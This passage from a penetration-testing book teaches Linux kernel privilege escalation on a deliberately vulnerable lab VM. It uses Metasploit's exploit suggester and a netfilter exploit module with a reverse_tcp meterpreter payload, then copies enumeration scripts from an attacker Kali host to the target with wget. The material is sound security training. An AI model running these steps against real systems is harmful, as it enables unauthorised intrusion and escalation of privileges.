


Privilege Escalation Techniques

Learn the art of exploiting Windows and Linux systems



Alexis Ahmed



Privilege Escalation Techniques

Learn the art of exploiting Windows and Linux systems

Alexis Ahmed



BIRMINGHAM—MUMBAI

Privilege Escalation Techniques

Copyright © 2021 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Group Product Manager: Vijin Boricha

Publishing Product Manager: Vijin Boricha

Senior Editor: Shazeen Iqbal

Content Development Editor: Romy Dias

Technical Editor: Shruthi Shetty

Copy Editor: Safis Editing

Project Coordinator: Shagun Saini

Proofreader: Safis Editing

Indexer: Manju Arasan

Production Designer: Prashant Ghare

First published: October 2021

Production reference: 1061021

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-80107-887-0

www.packt.com

Contributors

About the author

Alexis Ahmed is an experienced penetration tester and security researcher with over 7 years of experience in the cybersecurity industry. He started off his career as a Linux system administrator and soon discovered a passion and aptitude for security and transitioned into a junior penetration tester. In 2017, he founded HackerSploit, a cybersecurity consultancy that specializes in penetration testing and security training, where he currently works as a senior penetration tester and trainer.

Alexis has multiple cybersecurity certifications, ranging from the CEH and Sec+ to OSCP, and is a certified ISO 27001 associate. He is also an experienced DevSecOps engineer and helps companies secure their Docker infrastructure.

I would like to thank my family for giving me the space and support I've needed to write this book, even while the COVID-19 global pandemic was raging around us. I would like to thank the entire Packt editing team, which has helped, guided, and encouraged me during this process, and I'd like to give special thanks to Romy Dias, who edited most of my work, and Andy Portillo, who helped me with the technical aspects of the book.

10

Linux Kernel Exploits

Now that you have a functional understanding of how to elevate your privileges on Windows systems, we can begin exploring the process of elevating our privileges on Linux systems. The first privilege escalation attack vector we will be exploring in this chapter is kernel exploitation.

In this chapter, you will learn how to identify, transfer, and utilize kernel exploits on Linux both manually and automatically. This process will mirror the same methodology we used in *Chapter 5, Windows Kernel Exploits*, where we explored the kernel exploitation process on Windows.

We will start by taking a look at how the Linux kernel works and how to identify kernel vulnerabilities on Linux by using local enumeration scripts. After this, we will explore the process of modifying, compiling, and transferring kernel exploits to the target system.

In this chapter, we're going to cover the following main topics:

- Understanding the Linux kernel
- Kernel exploitation with Metasploit
- Manual kernel exploitation

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you have familiarity with Linux Terminal commands.

You can view this chapter's code in action here: <https://bit.ly/3igFnys>

Understanding the Linux kernel

You should already have a good idea of how a kernel works as we took an in-depth look at the structure, purpose, and functionality of a kernel in *Chapter 5, Windows Kernel Exploits*. As a result, we will only be focusing on the structure of the Linux kernel and how it works in this chapter.

The Linux kernel is a Unix-like open source, monolithic, and modular operating system kernel that was created in 1991 by Linus Torvalds, and was later implemented as the primary kernel for the GNU operating system. This combination of the Linux kernel and the GNU toolchain has led to the development of a plethora of operating systems that use the Linux kernel. These are commonly referred to as Linux distributions. A Linux distribution is an operating system that utilizes the Linux kernel and pairs it with various tools and utilities to cater to a particular use case or industry.

Similar to Windows NT, the Linux kernel consists of two main modes of operation that determine access to system resources and hardware:

- **User space:** User space is a sector of unprivileged segregated memory that's reserved for user programs and services that run outside the operating system kernel. By default, the services are segregated from the kernel and, as a result, will have limited privileges.
- **Kernel space:** The kernel space is a privileged sector of segregated memory that's reserved for running the kernel. The kernel space is privileged, given the nature of the processes and functionality the kernel is responsible for handling.

As illustrated in the following diagram, the two main modes of operation are used to segregate access to resources and hardware:




Figure 10.1 – Linux kernel structure

User space applications and services can communicate with the kernel space through the use of system calls, as illustrated in the preceding diagram. The interaction between the user space and kernel space is facilitated through the GNU C library and, consequently, the system call interface.

The system call interface is responsible for handling system calls from user space into the kernel.

The kernel space has full access to the system's hardware and resources and is responsible for managing system services and system calls from the user space.

Understanding the Linux kernel exploitation process

The Linux kernel is vulnerable to various attacks that can lead to exploitation or privilege escalation. In this chapter, we will primarily be focusing on how to correctly identify and exploit vulnerabilities in the Linux kernel to elevate our privileges.

Given the fact that the kernel runs in the privileged kernel space, any vulnerability in the kernel that allows arbitrary code to be executed will run in a privileged state and, as a result, provide us with an elevated session.

This process will follow a two-pronged approach that will encompass the process of utilizing kernel exploits both manually and automatically.

Kernel exploits on Linux will typically target vulnerabilities in the Linux kernel to execute arbitrary code. This will help with running privileged system commands or obtaining a system shell. This process will differ based on the version of the Linux kernel being targeted and the kernel exploit being used.

In this chapter, we will need to set up an Ubuntu 16.04 target virtual machine in our virtual hacking lab.


We can begin the kernel exploitation process with the Metasploit framework, which will allow us to automate the process of identifying and exploiting kernel vulnerabilities on Windows.

Setting up our environment

In this chapter, we will be utilizing a customized Ubuntu 16.04 virtual machine that has been configured to be vulnerable. This will provide us with a robust environment to learn about and demonstrate kernel exploitation.

To start setting up the virtual machine, follow these steps:

1. The first step in this process involves downloading the virtual machine files required to set up the target system with VirtualBox. The necessary file can be downloaded from <https://download.vulnhub.com/stapler/Stapler.zip>.
2. After downloading the ZIP file, you will need to extract its contents. You should be presented with a folder that contains the **open virtualization format (OVF)** and **virtual machine disk (VMDK)** files, which are required to run the virtual machine, as highlighted in the following screenshot:



Name	Date modified	Type	Size
Stapler.mf	6/7/2016 11:03 AM	MF File	1 KB
Stapler	6/7/2016 11:03 AM	Open Virtualization Format Package	8 KB
Stapler-disk1	6/7/2016 11:02 AM	VMDK File	740,163 KB

Figure 10.2 – Virtual machine files

3. To import the virtual machine into VirtualBox, you will need to double-click the `Stapler.ovf` file. You will be prompted with the VirtualBox import wizard, as illustrated in the following screenshot:




Figure 10.3 – VirtualBox import wizard

The VirtualBox import wizard will prompt you to specify the virtual machine base folder, as highlighted in the preceding screenshot. After doing this, you can click on the **Import** button to begin the import process.

4. Once the virtual machine has been imported into VirtualBox, you will need to add it to the **Virtual Hacking Lab** network we created in *Chapter 2, Setting Up Our Lab*, as highlighted in the following screenshot:




Figure 10.4 – VirtualBox network settings

Once you have configured the virtual machine to use the custom network, you can save the changes and boot up the VM to get started.

Note

You will require an initial foothold on the system to follow along with the techniques and demonstrations in this chapter. The following exploitation guide highlights the process of retrieving a meterpreter session on the target VM: <https://download.vulnhub.com/stapler/slides.pdf>.

Now that we have set up our environment and target virtual machine, we can begin the privilege escalation process with Metasploit.

Kernel exploitation with Metasploit

We can begin the kernel exploitation process by taking a look at how to use kernel exploits with the **Metasploit** framework. The Metasploit framework offers an automated and modularized solution and streamlines the exploitation process.

For this section, our target system will be the Ubuntu 16.04 virtual machine.

As a prerequisite, ensure that you have gained your initial foothold on the system and have a **meterpreter** session:


1. The first step involves scanning the target for potential exploits. For this, we will be using the `local_exploit_suggester` module. This process was covered in depth in the previous chapter.
2. We can load the module in Metasploit by running the following command:

```
use post/multi/recon/local_exploit_suggester
```

3. After loading the module, you will need to set the `SESSION` option for the module. The `SESSION` option requires the session ID of your meterpreter session. This can be done by running the following command:

```
set SESSION <SESSION-ID>
```

As illustrated in the following screenshot, the `SESSION` option should reflect the session ID you set:



```
msf6 post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):
  Name           Current Setting  Required  Description
  ----
  SESSION        1                yes       The session to run this module on
  SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits
msf6 post(multi/recon/local_exploit_suggester) >
```

Figure 10.5 – `local_exploit_suggester` options

4. After configuring the module options, we can run the module by running the following command:

```
run
```

This will begin the scanning process, during which the module will begin to output the various exploits that the target is potentially vulnerable to, as highlighted in the following screenshot:

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.14 - Collecting local exploits for x86/linux...
[*] 10.10.10.14 - 37 exploit checks are being tried...
[+] 10.10.10.14 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > _
```

Figure 10.6 – local_exploit_suggester results

- Now, we can begin testing the various exploit modules recommended by local_exploit_suggester. The first few modules in the output usually have a higher chance of working successfully. We can test the second module in the list, as highlighted in the preceding screenshot, by loading the module. This can be done by running the following command:

```
use /exploit/linux/local/netfilter_priv_esc_ipv4
```

This kernel exploit will exploit a **netfilter** bug on Linux kernels before version 4.6.3 and requires iptables to be enabled and loaded. The exploit also requires libc6-dev-i386 for compiling the exploit. More information regarding this exploit can be found here: https://www.rapid7.com/db/modules/exploit/linux/local/netfilter_priv_esc_ipv4/.

- After loading the module, you will need to set the module options, which will include the meterpreter session ID and the payload options for the new meterpreter session, as highlighted in the following screenshot:

```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > show options
Module options (exploit/linux/local/netfilter_priv_esc_ipv4):
  Name      Current Setting  Required  Description
  ----      -
  COMPILER  Auto             yes       Compile on target (Accepted: Auto, True, False)
  MAXWAIT   180              yes       Max seconds to wait for decrementation in seconds
  REEXPLOIT false            yes       desc already ran, no need to re-run, skip to running pwn
  SESSION   1                yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
  LPORT     4443              yes       The listen port
```

Figure 10.7 – Kernel exploit module options

7. We can now run the kernel exploit module by running the following command:

```
exploit
```

In this case, the exploit was unsuccessful because `libc6-dev-i386` is not installed, as seen in the following screenshot:



```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > run
[*] Started reverse TCP handler on 10.10.10.5:4443
[-] libc6-dev-i386 is not installed. Compiling will fail.
[-] gcc-multilib is not installed. Compiling will fail.
```

Figure 10.8 – Metasploit kernel exploit failed

Alternatively, running the other kernel exploits suggested by `local_exploit_suggester` will fail. This is an important lesson to learn: you cannot always rely on using automated Metasploit modules to gain access or elevate your privileges on the target system. Trial and error is a big part of the privilege escalation process.

Given that this path has not yielded any results, we will need to take a more manual hands-on approach in identifying the correct kernel exploit to use. Let's begin by taking a look at how to enumerate relevant information from the target system with various enumeration scripts.

Manual kernel exploitation

In some cases, you will not be successful in using Metasploit modules to elevate your privileges, you may not have access to a target with a meterpreter session, or you may have exploited the target through a manual exploitation technique such as a web shell. In that case, you will have access through a standard reverse shell, most likely facilitated through **netcat**. This poses a few issues; how can you scan the target for potential kernel exploits? And how can you transfer over the kernel exploit to the target?

These are the issues we will be addressing in this section; our target of choice will be the Ubuntu 16.04 virtual machine we set up earlier in this chapter.

Local enumeration tools

The first step is to scan and identify potential kernel vulnerabilities. This can be done by using `linux-exploit-suggester` or other enumeration scripts and tools. In this case, we will utilize the **linPEAS** script to enumerate information from our target.

Note

linPEAS is a local Linux enumeration script that searches and scans for potential vulnerabilities, and then enumerates all important system information that can be used to stage a privilege escalation attack.

The **linPEAS** binary can be downloaded from the following GitHub repository: <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>.

Ensure you download the `linpeas` Bash script, as highlighted in the following screenshot:




Figure 10.9 – linPEAS Bash script

After downloading the Bash script to our Kali VM, we need to transfer the `linpeas.sh` file to our target virtual machine. This cannot be done automatically as we do not have a meterpreter session. As a result, we will need to make use of Linux-specific utilities to download the binary.

Transferring files

To transfer the `linpeas.sh` file to our target, we will need to set up a web server on our Kali VM. This will be used to host the file so that we can download it on the target system. This can be done by following these steps:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `linpeas.sh` binary is stored:

```
sudo python -m SimpleHTTPServer 80
```


Note

You can also use any other open port on your system if port 80 is being used.

Alternatively, you can utilize the Python 3 `http.server` module by running the following command:

```
sudo python3 -m http.server 80
```


As highlighted in the following screenshot, `SimpleHTTPServer` will serve the files in the directory on the Kali VM IP address on port 80:



```
[ 4:37PM ] [ kali@kali:~/Desktop/Linux-Enum ]
$ ls -alps
total 596
 4 drwxr-xr-x  2 kali kali   4096 Jun 23 16:37 ./
 4 drwxr-xr-x 12 kali kali   4096 Jun 23 15:38 ../
88 -rw-r--r--  1 kali kali  87559 Apr  8 18:08 les.sh
48 -rw-r--r--  1 kali kali  46631 Mar 29 21:53 LinEnum.sh
452 -rw-r--r--  1 kali kali 462475 Jun 23 16:37 linpeas.sh
[ 4:37PM ] [ kali@kali:~/Desktop/Linux-Enum ]
$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 10.10 – SimpleHTTPServer linpeas.sh

2. To download the `linpeas.sh` file on to the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:



```
www-data@red:/tmp$ pwd
/tmp
www-data@red:/tmp$
```

Figure 10.11 – Linux temp directory

3. We can now use the `wget` utility to download the file from the Kali VM onto our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/linpeas.sh
```

The output of the preceding command can be seen in the following screenshot:

```
www-data@red:/tmp$ wget http://10.10.10.5/linpeas.sh
wget http://10.10.10.5/linpeas.sh
--2021-06-24 00:43:39-- http://10.10.10.5/linpeas.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 462475 (452K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 451.64K  --.-KB/s    in 0.003s
2021-06-24 00:43:39 (130 MB/s) - 'linpeas.sh' saved [462475/462475]

www-data@red:/tmp$ ls
ls
linpeas.sh
www-data@red:/tmp$ _
```

Figure 10.12 – wget successful transfer

As shown in the preceding screenshot, if the transfer is successful, the `linpeas.sh` file should be downloaded and saved with the name we specified.

We can now use the `linpeas.sh` script to enumerate important system information that we can use to elevate our privileges.

Enumerating system information

The `linpeas.sh` script enumerates a lot of information and will perform various checks to discover potential vulnerabilities on the target system. However, it does not enumerate a list of potential kernel exploits. In the context of kernel exploits, we can use the `linpeas.sh` script to enumerate system information such as the kernel version. This can be done by going through the following steps:

1. To enumerate all the important system information, we need to run the `linpeas.sh` script. However, before we do that, we need to ensure the script has executable permissions. This can be done by running the following command on the target:


```
chmod +x linpeas.sh
```

2. We can now run the `linpeas.sh` script by running the following command on the target:

```
./linpeas.sh -o SysI
```


The `SYST` option is used to restrict the results of the script to only system information. This is primarily because the `linpeas.sh` script will generate a lot of output.

As shown in the following screenshot, the script will enumerate system information, the kernel version that's been installed, and the Linux distribution release version, as well as the codename:



```

|-----| Operative system |-----| System Information |-----|
| https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) )
Distributor ID: Ubuntu
Description:   Ubuntu 16.04 LTS
Release:      16.04
Codename:     xenial

```

Figure 10.13 – linPEAS system information

In this case, our target is running Ubuntu 16.04 LTS with kernel version 4.4.0-21 running. We can use this information to identify specific vulnerabilities that affect this version of the kernel. The distribution ID, release version, and codename are also important as some kernel exploits are designed to be run on specific Linux distributions.

The **linPEAS** script does not provide us with any potential kernel exploits that can be used to elevate our privileges. As a result, we will have to utilize other enumeration scripts.

Note

The **linPEAS** script enumerates a lot of useful information that will be very useful in the later stages of this book as we delve into other Linux privilege escalation techniques.

Enumerating kernel exploits

We can utilize `linux-exploit-suggester` to enumerate our system information and scan for potential kernel exploits. The `linux-exploit-suggester` script can be downloaded from <https://github.com/mzet-/linux-exploit-suggester>.

It is recommended that you download the script and rename it with a simpler filename. This can be automated by running the following command:


```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
```

After downloading the script, we will need to transfer it over to the target system. This can be done by following these steps:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `les.sh` script is stored:

```
sudo python -m SimpleHTTPServer 80
```

2. To download the `les.sh` script on the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:




```
www-data@red:/tmp$ pwd
/tmp
www-data@red:/tmp$
```

Figure 10.14 – Linux temp directory

We can now use the `wget` utility to download the file from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/les.sh
```

The output is shown in the following screenshot:



```
www-data@red:/tmp$ wget http://10.10.10.5/les.sh
wget http://10.10.10.5/les.sh
--2021-06-24 01:39:13-- http://10.10.10.5/les.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87559 (86K) [text/x-sh]
Saving to: 'les.sh'

les.sh          100%[=====] 85.51K  --.-KB/s   in 0.04s
2021-06-24 01:39:13 (2.22 MB/s) - 'les.sh' saved [87559/87559]
www-data@red:/tmp$ _
```

Figure 10.15 – wget successful transfer

As shown in the preceding screenshot, if the transfer is successful, the `les.sh` script should be downloaded and saved with the name we specified.

3. We can now use the `les.sh` script to enumerate potential kernel vulnerabilities that we can use to elevate our privileges. This can be done by running the following command on the target system:

```
./les.sh
```

As outlined in the following screenshot, the script will enumerate all potential kernel exploits that can be used to elevate privileges. We can now use this information to determine the correct kernel exploit to use:

```
[+] [CVE-2016-4997] target_offset
Details: https://www.exploit-db.com/exploits/40049/
Exposure: highly probable
